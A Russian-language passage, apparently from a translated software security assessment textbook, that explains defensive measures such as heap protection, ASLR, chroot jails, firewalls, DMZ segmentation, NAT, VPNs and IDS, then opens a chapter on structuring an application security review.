Ни одна форма защиты стека не идеальна, и каждая реализация имеет типы переполнений, которые не могут быть обнаружены или предотвращены. Нужно рассмотреть варианты и определить преимущества и недостатки. Еще одно соображение: нередко команда разработки включает защиту стека, и приложение перестает нормально работать. Такая проблема возникает из-за переполнений стека где-то в приложении, которые могут быть или не быть эксплуатируемыми. К сожалению, разработчикам может быть настолько трудно отследить ошибки, что они решают полностью отключить защиту. Возможно, вам придется учитывать эту возможность, рекомендуя защиту стека как простое исправление.

## **Защита кучи**

Большинство программных куч состоит из двусвязного списка фрагментов памяти. Обычный эксплойт кучи пытается перезаписать указатели списка так, чтобы произвольные данные могли быть записаны куда-либо в адресном пространстве. Простейшая форма защиты кучи включает проверку того, что указатели списка ссылаются на действительные фрагменты кучи, прежде чем выполнять какое-либо управление списком.

Простая защита кучи довольно легко реализуется и создает небольшой накладной расход производительности, поэтому за последние несколько лет она стала распространенной. В частности, недавние версии ОС Microsoft включают ряд механизмов проверки согласованности кучи, помогающих минимизировать ущерб, который могут нанести перезаписи кучи. GNU libc также имеет некоторые возможности защиты от распространенных техник эксплуатации; процедуры управления памятью проверяют значения связного списка и в определенной степени подтверждают размер фрагментов. Хотя эти механизмы являются шагом в правильном направлении, переполнения кучи все еще могут эксплуатироваться через манипулирование данными приложения, а не структурами кучи.

## Рандомизация размещения адресного пространства

Когда приложение запускается в большинстве современных операционных систем, загрузчик каждый раз размещает программу и требуемые библиотеки в памяти по одним и тем же адресам. Обычно стек и куча программы помещаются в одинаковые места для каждой запущенной программы. Такая практика полезна атакующим, эксплуатирующим уязвимость повреждения памяти: они могут с высокой точностью предсказать местоположение ключевых структур данных и компонентов программы, которыми хотят манипулировать или злоупотребить. Технологии Address Space Layout Randomization (ASLR) стремятся лишить атакующих этого преимущества, рандомизируя то, куда разные компоненты программы загружаются в памяти при каждом запуске приложения. Структура данных, находящаяся по адресу 0x12345678 при одном запуске программы, может находиться по адресу 0xABCD5678 при следующем запуске. Поэтому атакующие больше не могут использовать жестко заданные адреса для надежной эксплуатации ошибки повреждения памяти, нацеливаясь на конкретные структуры в памяти. ASLR особенно эффективна при использовании с другими схемами защиты памяти; сочетание нескольких мер может превратить ошибку, которую раньше было легко эксплуатировать, в очень трудную цель. Однако ASLR ограничена диапазоном допустимых адресов, поэтому атакующий может выполнить повторяющуюся последовательность попыток эксплуатации и в конце концов добиться успеха.

## Зарегистрированные указатели функций

Приложения могут иметь долгоживущие указатели функций в стабильных местах адресного пространства процесса. Иногда эти указатели определяются во время компиляции и никогда не меняются для данного бинарного файла; обработчики исключений - один из самых распространенных примеров. Эти свойства делают долгоживущие указатели функций идеальной целью для эксплуатации некоторых классов уязвимостей. Многие типы уязвимостей похожи тем, что позволяют записать лишь небольшое значение в одно произвольное место, например атаки на функции управления кучей.

Регистрация указателей функций - одна из попыток предотвратить успешную эксплуатацию этих типов уязвимостей. Она реализуется путем оборачивания вызовов указателей функций в некоторую форму проверки на несанкционированное изменение. Точные детали проверки могут различаться по силе и способу выполнения. Например, компилятор может поместить действительные обработчики исключений на страницу памяти только для чтения, а обертка может просто выполнить прямое сравнение с этой страницей, чтобы определить, поврежден ли указатель.

## Виртуальные машины

Платформа виртуальной машины (VM) может довольно сильно улучшить базовую безопасность приложения. Java и .NET Common Language Runtime (CLR) - две популярные VM-среды, но технология еще более распространена. Большинство популярных сценарных языков (например, Perl, Python и PHP) сначала компилируются в байткод, который затем интерпретируется виртуальной машиной.

Среды виртуальных машин обычно являются лучшим выбором для большинства распространенных задач программирования. Они, как правило, предоставляют возможности вроде буферов и строк с известным размером, что предотвращает большинство атак на управление памятью. Они также могут включать дополнительные схемы защиты, например code access security (CAS), упомянутую в главе 1. Эти подходы обычно позволяют разработчикам создавать более безопасные приложения быстрее.

Недостаток виртуальных машин в том, что их неявная защита останавливается на низкоуровневых уязвимостях. VM-среды обычно не имеют дополнительных средств защиты от эксплуатации уязвимостей вроде гонок, манипуляции форматированными данными и внедрения сценариев. Они также могут предоставлять пути к низкоуровневым уязвимостям в нижележащей платформе или иметь собственные уязвимости.

## Меры на уровне хоста

Хостовые защиты включают возможности ОС или вспомогательные приложения, которые могут улучшить безопасность программного обеспечения. Они могут развертываться вместе с приложением или быть дополнительными мерами, настроенными конечными пользователями или администраторами. Эти дополнительные защитные меры могут быть полезны для предотвращения, выявления и смягчения успешных эксплойтов, но помните, что такие приложения сами являются программным обеспечением. Они могут содержать уязвимости в своих реализациях и вносить новую поверхность атаки в систему.

## Разрешения объектов и файловой системы

Управление разрешениями - первое и самое очевидное место, где стоит пытаться уменьшить поверхность атаки. Иногда это делается программно, например разрешения на объект разделяемой памяти или примитив синхронизации процессов. Однако с операционной точки зрения вас интересуют разрешения, изменяемые во время и после установки приложения.

Как обсуждалось ранее в этой главе, назначение разрешений может быть сложным. Настройки платформы по умолчанию могут не обеспечивать адекватную безопасность, или разработчик может не знать, как решение способно повлиять на безопасность приложения. Обычно нужно выполнить хотя бы беглый обзор всех файлов и объектов, включенных в установку программного обеспечения.

## Ограниченные учетные записи

Ограниченные учетные записи обычно используются для запуска приложения с публичной службой. Цель использования такой учетной записи - не предотвратить компрометацию, а уменьшить ее влияние. Поэтому такие учетные записи имеют ограниченный доступ к системе и могут более внимательно отслеживаться.

В системах Windows ограниченной учетной записи обычно не предоставляется сетевой доступ к системе, она не принадлежит к группам пользователей по умолчанию и может использоваться с ограниченными токенами. Судхакар Говиндаваджхала и Эндрю У. Аппел из Принстонского университета опубликовали интересную статью "Windows Access Control Demystified", где перечисляют ряд соображений и сценариев повышения привилегий для разных групповых привилегий и служебных учетных записей. Эта статья доступна по адресу <http://www.cs.princeton.edu/~sudhakar/papers/winval.pdf>.

Ограниченные учетные записи в UNIX-системах обычно не имеют оболочки по умолчанию, поэтому атакующие не могут войти с такой учетной записью, даже если успешно установят пароль через какую-либо ошибку приложения. Кроме того, у них обычно мало привилегий в системе или нет их вовсе, поэтому если они каким-то образом смогут получить интерактивную оболочку, то не смогут выполнять операции с большими последствиями. Тем не менее уже сам доступ атакующих к системе часто опасен, потому что они могут использовать систему как "плацдарм" для других ранее

недоступных хостов или выполнять локализованные атаки на скомпрометированной системе для повышения привилегий.

Ограниченные учетные записи полезны, но их можно развернуть небрежно. Нужно убедиться, что ограниченные учетные записи не содержат ненужных прав или привилегий. Также полезно следовать правилу "одна учетная запись - одна служба" из-за неявного общего доверия между всеми процессами, работающими под одной учетной записью, как обсуждалось в главе 2.

## **Chroot-тюрьмы**

Операционные системы UNIX используют команду `chroot` для изменения корневого каталога вновь выполняемого процесса. Обычно эта команда используется во время запуска системы или при сборке программного обеспечения. Однако у `chroot` есть и полезное применение в безопасности: процесс без прав `root` можно эффективно заключить в выбранную часть файловой системы, запустив его с командой `chroot`.

Этот подход особенно эффективен из-за использования файловой системы в UNIX как основного интерфейса для всей системной активности. Атакующий, эксплуатирующий заключенный процесс, все равно ограничен содержимым заключенной файловой системы, что предотвращает доступ к большинству критически важных системных активов.

`Chroot`-тюрьма может заметно улучшить безопасность, однако есть оговорки. Любой процесс, работающий с привилегиями `root`, обычно может выйти из тюремной среды, используя другие системные механизмы, такие как отладочный API `Ptrace`, установку системных переменных через `sysctl` или эксплуатацию какого-либо другого средства, позволяющего системе запустить новый произвольный процесс, не ограниченный `chroot`-тюрьмой. В результате `chroot`-тюрьмы эффективнее при использовании с ограниченной учетной записью. Кроме того, `chroot`-тюрьма не ограничивает сетевой доступ сверх обычных разрешений учетной записи, что все еще может оставить достаточно поверхности атаки для последующей атаки, нацеленной на демоны, слушающие адрес `localhost`.

## **Виртуализация системы**

Специалисты по безопасности последние несколько лет убеждали компании запускать одну публичную службу на сервер. Этот совет логичен, если учитывать неявные общие доверительные связи между любыми процессами, работающими на одной системе. Однако рост вычислительной мощности и увеличение числа служб заставили такую практику казаться излишне расточительной.

К счастью, виртуализация приходит на помощь. Виртуализация позволяет нескольким операционным системам совместно использовать один хост-компьютер. При правильной реализации каждый хост изолирован от других и не может влиять на целостность других хостов иначе как через стандартные сетевые интерфейсы. Таким образом, один хост может обеспечивать высокий уровень сегментации и при этом эффективно использовать ресурсы.

Виртуализация не нова; она десятилетиями существовала в области мэйнфреймов. Однако большинство недорогих микрокомпьютеров не поддерживало функции, необходимые для настоящей аппаратной виртуализации - эти функции известны как требования виртуализации Попека и Голдберга. Настоящая аппаратная виртуализация включает возможности, которые оборудование должно предоставлять для виртуализации доступа без необходимости программной эмуляции. Программная виртуализация, конечно, работает, но только недавно массовое оборудование стало достаточно мощным для поддержки крупномасштабной виртуализации.

Тем не менее виртуализация продолжит расти. Новые массовые процессоры от поставщиков вроде Intel и AMD теперь имеют полную поддержку аппаратной виртуализации, а программная виртуализация стала более распространенной. Сейчас можно увидеть ряд специальных случаев, где специализированные операционные системы и программное обеспечение распространяются как образы дисков виртуальных машин. Эти концепции развивались более десяти лет в исследованиях экзоядер и паравиртуализации, а коммерческие продукты появляются только сейчас.

Для аудиторов виртуализация имеет преимущества и недостатки. Она может позволить распространять приложение в строго настроенной среде, а может навязать пользователям плохо настроенный черный ящик. Лучший подход - относиться к виртуализированной системе как к любой другой системе и уделять особое внимание всем местам, где виртуальная сегментация нарушается. По мере роста популярности виртуализации она почти наверняка принесет новые и уникальные вопросы безопасности.

## **Расширенные защиты ядра**

Все операционные системы должны предоставлять некоторый механизм, позволяющий приложениям пользовательского пространства взаимодействовать с ядром. Этот интерфейс обычно называется шлюзом системных вызовов, и он должен быть единственным интерфейсом для манипулирования базовыми системными объектами. Шлюз системных вызовов является полезной границей доверия, поскольку предоставляет узкую точку входа в операции ядра. Затем модуль ядра может перехватывать запрошенные операции (или последующие вызовы), чтобы обеспечить уровень контроля доступа, значительно более детальный, чем обычные разрешения объектов.

Например, у вас может быть демон, который нужно запускать как root, но этот демон не должен иметь возможность обращаться к произвольным файлам или загружать модули ядра. Эти ограничения можно обеспечить только дополнительными мерами внутри ядра. Дополнительный набор разрешений можно сопоставить с исполняемым файлом и пользователем, связанным с процессом. В этом случае модуль ядра отклонит вызов, если исполняемый файл и пользователь совпадают с ограниченным демоном. Такой подход является примером простого типа расширенной защиты ядра; однако для разных операционных систем доступен ряд надежных реализаций. SELinux - популярный модуль для систем Linux и BSD, а Core Force (от Core Security) - свободно доступный вариант для систем Windows 2000 и XP.

Нет сомнений, что этот подход дает точный контроль над тем, что разрешено делать определенному процессу. Он может эффективно остановить компрометацию, ограничивая права даже самых привилегированных учетных записей. Однако это довольно новый подход к безопасности, поэтому реализации сильно различаются по возможностям и работе. Такой подход также может быть трудно настроить правильно, поскольку большинство приложений не проектируется с ожиданием работы под столь жесткими ограничениями.

## **Хостовые межсетевые экраны**

Хостовые межсетевые экраны стали чрезвычайно популярны в последние годы. Они часто позволяют тонко управлять сетевым трафиком, включая конфигурацию по процессам и пользователям. Этот дополнительный слой защиты может помочь компенсировать любую пропущенную сетевую поверхность атаки. Такие межсетевые экраны также могут смягчить последствия атаки, ограничивая сетевой доступ частично скомпрометированной системы.



В большинстве случаев хостовые межсетевые экраны можно рассматривать так же, как стандартные сетевые межсетевые экраны. Учитывая их ограниченное назначение, они должны быть гораздо менее сложными, чем стандартный межсетевой экран, хотя правила по процессам и пользователям могут несколько увеличить их сложность.

## **Антивредоносные приложения**

Антивредоносные приложения включают антивирусное и антишпионское программное обеспечение. Обычно это системы на основе сигнатур, пытающиеся выявлять поведение и атрибуты, связанные с вредоносным программным обеспечением. Они могут даже включать некоторую степень расширенной защиты ядра, хостового меж сетевого экрана и мониторинга изменений. Однако в основном эти приложения полезны для выявления известных вредоносных приложений. Как правило, они менее ценны при обработке более специализированных атак или неизвестного вредоносного программного обеспечения.

Антивредоносные приложения обычно мало влияют на аудит программных систем. Главное соображение состоит в том, что на развернутой системе должно быть установлено и правильно настроено соответствующее программное обеспечение.

## **Мониторинг изменений файлов и объектов**

Некоторые приложения безопасности имеют методы отслеживания изменений в системных объектах, таких как конфигурационные файлы, системные бинарные файлы и чувствительные ключи реестра. Такой мониторинг может быть эффективным способом выявления компрометации, поскольку в результате эксплойта часто изменяется некоторая чувствительная часть системы. Более надежные системы мониторинга фактически поддерживают дайджесты (или хэши) чувствительных файлов и системных объектов. Затем их можно использовать для помощи в судебном анализе данных в случае серьезной компрометации.

Мониторинг изменений по своей природе является довольно реактивным процессом, поэтому обычно он не полезен для предотвращения компрометаций. Однако он может оказаться бесценным при выявлении, определении масштаба и смягчении успешной компрометации. Самое важное соображение для аудиторов состоит в том, что большинство систем мониторинга изменений по умолчанию настроены на отслеживание только базовых системных объектов. Добавление мониторинга для компонентов, специфичных для приложения, обычно требует изменения конфигурации по умолчанию.

## **Хостовые IDS/IPS**

Хостовые системы обнаружения вторжений (IDS) и системы предотвращения вторжений (IPS) обычно находятся где-то между хостовыми межсетевыми экранами и антивредоносными приложениями. Они могут включать функции и тех и других, а также расширенные защиты ядра и мониторинг изменений файлов. Детали сильно различаются от продукта к продукту, но обычно эти системы можно рассматривать как некоторое сочетание хостовых мер, представленных до этого момента.

## Сетевые меры

Теме безопасной сетевой архитектуры можно посвятить целую книгу. В конце концов, безопасность - лишь одна небольшая часть головоломки. Хорошая сетевая схема должна учитывать множество вопросов помимо безопасности, таких как стоимость, удобство использования и производительность. К счастью, по этой теме доступно много справочного материала, поэтому обсуждение ограничено несколькими базовыми понятиями в следующих разделах. Если вы не знакомы с сетевыми основами, стоит начать с небольшого исследования TCP/IP, модели Open Systems Interconnection (OSI) и сетевой архитектуры.

## Сегментация

Любое обсуждение сетевой безопасности нужно начинать с сегментации. Сетевая сегментация описывает, как коммуникация по сети делится на группы на разных уровнях. Сети TCP/IP обычно сегментируются только по двум причинам: безопасность и производительность. Для целей этого обсуждения нас больше всего интересует влияние сетевой сегментации на безопасность.

Сетевую сегментацию можно рассматривать как метод обеспечения границ доверия. Именно поэтому безопасность является важным вопросом при разработке сетевой архитектуры. Также нужно учитывать, какой уровень OSI используется для обеспечения границы безопасности. Обычно лучше начинать с самого низкого возможного уровня. Каждый более высокий уровень затем должен усиливать границу, где это уместно. Однако всегда существуют практические ограничения на то, сколько сетевой безопасности можно обеспечить, и ограничения на то, что можно обеспечить на каждом уровне.

### Уровень 1: физический

Безопасность физического уровня обманчиво проста. Сегментация этого уровня буквально означает физическое разделение среды передачи, поэтому безопасность физического уровня - это просто удержание среды вне рук атакующих. В прошлом это означало держать двери запертыми, прокладывать кабели через кабель-каналы и не активировать неподключенные порты. Если какие-либо среды передачи находились вне вашего непосредственного контроля, вы просто добавляли шифрование или защищались на более высоких уровнях.

К сожалению, быстрый рост беспроводных сетей заставил многих переоценить понятие безопасности физического уровня. Развертывая беспроводную сеть, вы открываете поверхность атаки потенциально любому в зоне передачи. С правильной антенной и приемником атакующий может находиться на расстоянии мили или больше. Если рассмотреть эту возможность вместе с сомнительной защитой исходного стандарта Wired Equivalent Privacy (WEP), становится очевидно, что безопасность физического уровня может быть сложнее.

### Уровень 2: канальный

Сегментация на канальном уровне связана с предотвращением подмены хостов и сниффинга трафика (захвата данных, передаваемых другими хостами). Системы на этом уровне идентифицируются через адреса Media Address Control (MAC), а Address Resolution Protocol (ARP) используется для определения MAC-адресов, связанных с подключенными хостами. Затем коммутация используется для маршрутизации трафика только к соответствующему хосту.

Однако сетевые коммутаторы сильно различаются по функциям и качеству. Они могут быть уязвимы к разным атакам ARP spoofing, позволяющим атакующим выдавать себя за другую систему или sniffить трафик, предназначенный другим системам. Фильтрацию адресов можно использовать для улучшения безопасности на этом уровне, но на нее никогда не следует полагаться как на единственную меру.

Беспроводные среды также создают потенциальные вопросы на этом уровне, потому что добавляют шифрование и аутентификацию, чтобы компенсировать неспособность адекватно сегментировать физический уровень. Выбирая протокол защиты беспроводной сети, нужно рассмотреть несколько вариантов. Хотя существуют проприетарные стандарты, открытые стандарты более популярны, поэтому этот раздел сосредоточен на них.

WEP был исходным стандартом беспроводной аутентификации и шифрования; однако его проект оказался уязвимым к криптоаналитическим атакам, которые дополнительно усугублялись слабостями в ряде реализаций. Wi-Fi Protected Access (WPA) - более надежный стандарт, предоставляющий более безопасную обработку ключей при тех же базовых возможностях шифрования, что и WEP (что позволяет ему работать на существующем оборудовании). Однако WPA задумывался лишь как промежуточная мера и был вытеснен WPA2, который сохраняет основные улучшения обработки ключей из WPA и добавляет более сильные возможности шифрования и дайджеста.

### **Уровень 3: сетевой**

Безопасность и сегментация на сетевом уровне обычно обрабатываются через IP-фильтрацию и, в некоторых случаях, протокол IP Security (IPsec). Содержательное обсуждение IPsec выходит за рамки этой книги, но важно отметить, что именно он собой представляет. IPsec - компонент спецификации IPv6, перенесенный обратно в текущий IPv4. Он предоставляет автоматическое шифрование и аутентификацию для TCP/IP-соединений на сетевом уровне. Хотя IPsec имеет привлекательные защитные возможности, его внедрение идет медленно, а для многих областей, для которых он предназначался, были разработаны другие технологии. Тем не менее внедрение продолжает расти, и правильно развернутая среда IPsec чрезвычайно эффективна для предотвращения ряда сетевых атак, включая большинство атак sniffинга и подмены.

IP-фильтрация - довольно простой метод разрешения или запрета пакетов только на основе протокола, адресов и портов. Этот метод позволяет сегментировать трафик по его функции, а не только по источнику и назначению. Такой тип фильтрации легко реализуется, обеспечивает высокую пропускную способность и имеет довольно малые накладные расходы. На данный момент IP-фильтрация практически является возможностью по умолчанию, ожидаемой почти в любой сетевой системе, например маршрутизаторе или ОС. Недостаток IP-фильтрации в том, что она не поддерживает состояние соединения. Она не может различить, какая сторона устанавливает соединение, или связано ли сообщение с активным соединением. Поэтому простой IP-фильтр должен разрешать входящий трафик на любой порт, для которого он разрешает исходящий трафик.

## Уровень 4: транспортный

Транспортный уровень - это то, о чем большинство людей думает, обсуждая архитектуру сетевой безопасности. Этот уровень достаточно низок, чтобы быть общим для всех TCP/IP-приложений, но достаточно высок, чтобы можно было определить состояние соединения. Добавление состояния позволяет межсетевому экрану определить, какая сторона инициирует соединение, и устанавливает фундаментальное понятие внутренней и внешней сети.

Межсетевые экраны, то есть устройства, фильтрующие трафик на сетевом и транспортном уровнях, являются основным методом сегментации сети для целей безопасности. Самый простой межсетевой экран имеет только два интерфейса: внутренний и внешний. Самый простой метод фильтрации - запретить весь входящий трафик и разрешить весь исходящий трафик. Большинство хостовых и персональных межсетевых экранов по умолчанию настроены именно так.

Однако межсетевые экраны становятся интересными, когда вы используете их для разделения сети по функциональным требованиям. Например, предположим, что вы знаете: сотрудникам в вашей сети нужен только исходящий веб-доступ. Можно разрешить наружу только TCP-порты 80 и 443 и запретить все остальное. Веб-сайт компании размещен локально, поэтому нужно добавить входящий TCP-порт 80 к веб-серверу. Примечание: ряд других вероятных служб, прежде всего DNS, был проигнорирован, чтобы сохранить пример простым. Однако вам не нравится идея иметь прямое отверстие во внутреннюю сеть через TCP-порт 80. Решение - развернуть веб-сервер внутри демилитаризованной зоны (DMZ). DMZ использует третий интерфейс меж сетевого экрана, содержащий собственный набор правил. Сначала предположим, что DMZ настроена на запрет любых соединений по умолчанию, что позволяет начать с чистого листа. Затем нужно переместить веб-сервер в DMZ, удалить правило запрета входящего трафика для порта 80 и заменить его правилом, разрешающим входящий трафик из внешней сети к веб-серверу в DMZ на TCP-порт 80. Рисунок 3-1 показывает пример такой сети.

**Рисунок 3-1.** Простой пример DMZ: Интернет соединяется с межсетевым экраном, у которого есть отдельная зона Web Server DMZ с входящим TCP-портом 80 и без исходящего доступа; внутренняя сеть разрешает исходящие TCP-порты 80 и 443 и не принимает входящих соединений.

Этот пример, хотя и простой, передает основы сегментации транспортного уровня. Важно понимать, что сеть должна сегментироваться по функциям настолько, насколько это разумно возможно. Продолжая пример: что, если веб-сервер опирается на базу данных на отдельной системе? База данных может содержать особенно чувствительную информацию клиентов, которую не следует размещать внутри DMZ. Однако перенос базы данных во внутреннюю сеть требует открытия связности из DMZ во внутреннюю сеть, что тоже может быть неприемлемым риском. В таком случае может потребоваться добавить вторую DMZ, содержащую уровень данных для веб-фронтенда.

Проверяя уже установленное приложение, нужно учитывать эти факторы среды. Всегда будут законные причины, не позволяющие развертыванию иметь идеальную сегментацию. Однако нужно понимать эти влияющие факторы и определять, достаточно ли сегментирована среда для требований безопасности приложения.

## Уровни 5 и 6: сеансовый и представления

Некоторые уровни модели OSI плохо сопоставляются с TCP/IP; например, сеансовый уровень и уровень представления обычно поднимаются в прикладной уровень TCP/IP. Однако вместе эти уровни дают полезное различие для некоторых прикладных протоколов. Специфичные для платформы возможности, такие как RPC-интерфейсы и именованные каналы, обычно принимаются как протоколы сеансового уровня и уровня представления. Безопасность на этих интерфейсах обычно обрабатывается программно и должна рассматриваться через собственные механизмы контроля доступа платформы.

Secure Socket Layer/Transport Layer Security (SSL/TLS) - еще один протокол, который уместнее обсуждать в терминах сеансового уровня или уровня представления. Раздел "Защищенные каналы" ранее в этой главе обсуждал, как SSL можно использовать для создания защищенного зашифрованного канала. SSL/TLS также поддерживает аутентификацию на основе сертификатов, что может уменьшить поверхность атаки приложения, обеспечивая аутентификацию ниже прикладного уровня.

## Уровень 7: прикладной

Безопасность прикладного уровня - интересная смесь, и большая часть этой книги посвящена именно ей. Однако прокси прикладного уровня полностью попадают в категорию операционных защитных мер. Если вы проводили какое-то время в сетевой безопасности, то, вероятно, слышали множество обсуждений ценности гетерогенных (или смешанных) сетей. Положительная сторона в том, что гетерогенная среда гораздо менее подвержена атакам "серебряной пули", при которых атакующий может скомпрометировать большую часть сети, воспользовавшись одной уязвимостью. Однако однородной средой обычно проще и дешевле управлять.

Шлюзы прикладного уровня интересны тем, что добавляют дополнительное сетевое разнообразие как раз в нужном месте. Некоторые из первых популярных прикладных шлюзов были просто валидирующими обратными HTTP-прокси. Они стояли перед склонными к уязвимостям веб-серверами и отклоняли некорректный веб-трафик, что давало умеренную защиту от атак на веб-серверы. Более новые шлюзы веб-приложений добавили ряд возможностей, включая аутентификацию для всего сайта, обнаружение эксплойтов и детальные наборы правил.

В целом прикладные шлюзы не заменяют правильно написанные приложения. У них есть существенные ограничения, а настройка правил для наиболее эффективной защиты требует больше усилий, чем оценка и исправление потенциально уязвимого приложения. Однако такие шлюзы могут увеличить разнообразие сети, предоставить дополнительный слой уверенности и добавить слой защиты поверх сомнительного стороннего приложения.

## Network Address Translation (NAT)

Network Address Translation (NAT) предоставляет метод сопоставления набора внутренних адресов с другим набором внешних адресов. Изначально он был разработан для более эффективного использования адресного пространства IPv4 путем сопоставления большего числа частных внутренних сетевых адресов с гораздо меньшим числом внешних адресов.

NAT не предназначался для обеспечения безопасности, но имеет некоторые неявные защитные преимущества. NAT-устройство должно быть настроено с явными правилами для перенаправления входящих соединений; такая конфигурация приводит к неявному запрету входящей связности. NAT также скрывает внутреннее адресное пространство от внешней сети, обеспечивая некоторую дополнительную защиту от картирования внутренней сети.

NAT может предоставить дополнительную защиту, но в целом это не его предполагаемое назначение. В зависимости от реализации NAT-устройства могут допускать атаки, устанавливающие внутренние соединения, подменяющие внутренние адреса или раскрывающие адреса в частной сети. Поэтому на NAT не следует полагаться отдельно; его нужно рассматривать как дополнительную меру.

## **Виртуальные частные сети (VPN)**

Виртуальная частная сеть (VPN) предоставляет виртуальный сетевой интерфейс, подключенный к удаленной сети через зашифрованный туннель. Этот подход стал популярным и быстро заменяет коммутируемые бизнес-соединения и выделенные линии. Преимущество VPN в том, что она представляет интерфейс, почти идентичный интерфейсу напрямую подключенного пользователя, что удобно для конечных пользователей и сетевых администраторов.

Главный недостаток VPN в том, что клиентская система обычно находится вне физического контроля сетевых администраторов, что создает потенциально гораздо большую поверхность атаки, чем у обычной внутренней системы. VPN-сегменты нужно отслеживать внимательнее, а администраторы должны обеспечивать дополнительные меры предосторожности для клиентов. Обычно эти меры включают запрет VPN-клиентам доступа к их локальной сети (split tunneling) во время подключения и ограничение доступа к определенным внутренним ресурсам через VPN.

## **Сетевые IDS/IPS**

Сетевые IDS и IPS - устройства, которые пытаются выявлять вредоносный сетевой трафик и потенциально завершать или запрещать соединения на основе обнаруженной враждебной активности. Первые системы были в основном сигнатурными движками, ищущими конкретный трафик, связанный с известными атаками. Более новые системы пытаются выявлять аномальные шаблоны трафика и оповещать о них администраторов в дополнение к известным враждебным шаблонам.

Существует довольно много литературы и споров о правильном подходе к развертыванию и конфигурации IDS и IPS. Детали зависят от сетевой среды. Однако лучшие общепринятые практики требуют сначала сегментировать сеть, чтобы выделить разные функциональные области и точки наибольшего риска. Затем датчики IDS развертываются так, чтобы использовать преимущества сегментации при выявлении потенциальных атак или компрометаций.

## **Итоги**

Безопасность приложения выходит за пределы кода и охватывает операционную среду и режим, в котором приложения функционируют. В этой главе вы рассмотрели внешние детали системы, влияющие на то, насколько безопасно приложение в среде развертывания. Проводя аудит приложения, нужно учитывать целевую среду развертывания (если она доступна) и параметры конфигурации приложения по умолчанию. Небезопасная или ненужная экспозиция приложения может привести к уязвимостям, полностью независимым от программного кода.

## Глава 4. Процесс анализа приложения

"Ах, мой до смешного окольный план завершен на четверть!"

Робот-Дьявол, *Футурама*

### Введение

Вы, несомненно, купили эту книгу с ожиданием погрузиться в технические детали уязвимостей безопасности приложений, но сначала нужно понять процесс анализа приложения и его логистические и административные детали. В конце концов, техническое мастерство не имеет значения, если проверка структурирована настолько плохо, что упускает важную поверхность атаки приложения и уязвимые пути кода. Наличие некоторой степени структурированного процесса при планировании и выполнении оценки приложения необходимо. Конечно, у вашей проверки могут быть уникальные требования, но эта глава дает основу и инструменты, которые можно адаптировать к собственному процессу. Включив эти элементы, вы сможете получить лучшие результаты за время, вложенное в любую проверку приложения.

### Обзор процесса анализа приложения

Проведение проверки безопасности приложения может быть пугающей задачей: вам дают программное обеспечение, с которым вы не знакомы, и ожидают, что вы быстро достигнете с ним почти дзенского единения, чтобы извлечь его глубочайшие секреты. В подходе нужно соблюдать баланс, чтобы обнаруживать проектные, логические, операционные и реализационные дефекты, а все они могут быть трудны для поиска. Конечно, редко бывает достаточно времени, чтобы проверить каждую строку приложения. Поэтому нужно понимать, как сосредоточить усилия и поддерживать хорошее покрытие наиболее значимого для безопасности кода.

### Обоснование

Чтобы быть успешным, любой принятый вами процесс должен быть прагматичным, гибким и ориентированным на результаты. Жесткая методология, предоставляющая воспроизводимую подробную пошаговую процедуру, определенно привлекательна, особенно для людей, которые пытаются управлять проверками кода или обучать квалифицированных специалистов. Однако по ряду причин такой жесткий подход нереалистичен. Он рождается из фундаментального непонимания проверки кода, потому что упускает две простые истины. Первая состоит в том, что проверка кода является фундаментально творческим процессом.

Может показаться, что это не может быть правдой, потому что чтение чужого кода не выглядит особенно творческим занятием. Однако, чтобы находить уязвимости в приложениях, нужно поставить себя на место разработчика. Также нужно видеть невыраженные возможности в коде и постоянно проводить мозговой штурм о том, какими способами могут произойти неожиданные вещи.

Вторая истина состоит в том, что проверка кода - это навык. Многие люди предполагают, что проверка кода является исключительно проблемой знаний. С этой точки зрения ключ к

эффективной проверке кода - составить лучший возможный список всего, что может пойти не так. Такой список, безусловно, является важным аспектом проверки кода, но нужно также ценить значительную составляющую навыка. Ваш мозг должен уметь читать код так, чтобы можно было выводить намерения разработчика и при этом выдвигать гипотезы о способах создать ситуации, которых разработчик не ожидал.

Кроме того, нужно быть уверенным и гибким в языках программирования, чтобы быстро чувствовать себя как дома в чужом приложении. Такая способность полностью развивается годами, примерно как изучение иностранного языка или игра на музыкальном инструменте. Есть значительное пересечение со связанными навыками, например программированием и другими формами анализа безопасности систем, но у этой способности есть и уникальные элементы. Поэтому просто нереалистично ожидать, что даже опытный разработчик сразу включится и станет способным аудитором.

Приняв эти истины, все равно следует признать: наличие процесса весьма ценно, потому что делает вас эффективнее. В типичной проверке безопасности нужно сделать многое, и под давлением времени легко упустить задачи. Процесс дает проверке структуру, помогает приоритизировать работу и поддерживать стабильный уровень тщательности анализа. Он также делает ваши оценки понятными с деловой точки зрения, что критично, когда нужно интегрировать работу с графиками и консультационными или разработческими командами.

## Контур процесса

Процесс проверки, описанный в этой главе, открыт, и его можно адаптировать к собственным требованиям. Это обсуждение должно дать инструменты и знания, необходимые для формальной проверки, но при этом оставляет процесс достаточно гибким для реальных оценок приложений. Этот процесс анализа приложения делится на четыре базовые фазы:

1. **Предварительная оценка.** Эта фаза включает планирование и определение области проверки приложения, а также сбор начальной информации и документации.
2. **Анализ приложения.** Это основная фаза оценки. Она может включать начальный анализ проектирования в той или иной форме, а затем переходить к проверке кода приложения, дополненной живым тестированием, если это уместно. Проверка не разделяется жестко на отдельные фазы анализа проектирования, логики, реализации и эксплуатации. Вместо этого эти фазы являются одновременными целями, достигаемыми с помощью нескольких стратегий. Причина такого подхода проста: команда оценки узнает очень многое о приложении в ходе оценки.
3. **Документирование и анализ.** Эта фаза включает сбор и документирование результатов проверки, а также помощь другим людям в оценке смысла результатов через проведение анализа риска и предложение методов исправления с оценкой их стоимости.
4. **Поддержка исправления.** Эта фаза является последующей деятельностью, помогающей тем, кто должен действовать на основе ваших выводов. Она включает работу с разработчиками и оценку их исправлений или, возможно, помощь в сообщении любых результатов третьей стороне.

Этот процесс предназначен для проверок, проходящих по некоторому графику, возможно, как часть консультационного проекта, или для проверок внутреннего приложения разработчиками либо архитекторами безопасности. Однако его должно быть легко применить и к более свободным проектам, например к открытому, продолжающемуся анализу внутреннего приложения или самостоятельному исследованию уязвимостей.



## Предварительная оценка

Прежде чем выполнять фактическую проверку, нужно помочь определить область и спланировать оценку. Этот процесс включает сбор ключевых сведений, которые помогают на более поздних фазах проверки. Собрав как можно больше информации до начала оценки, можно построить лучший план атаки и добиться более тщательного покрытия.

### Определение области

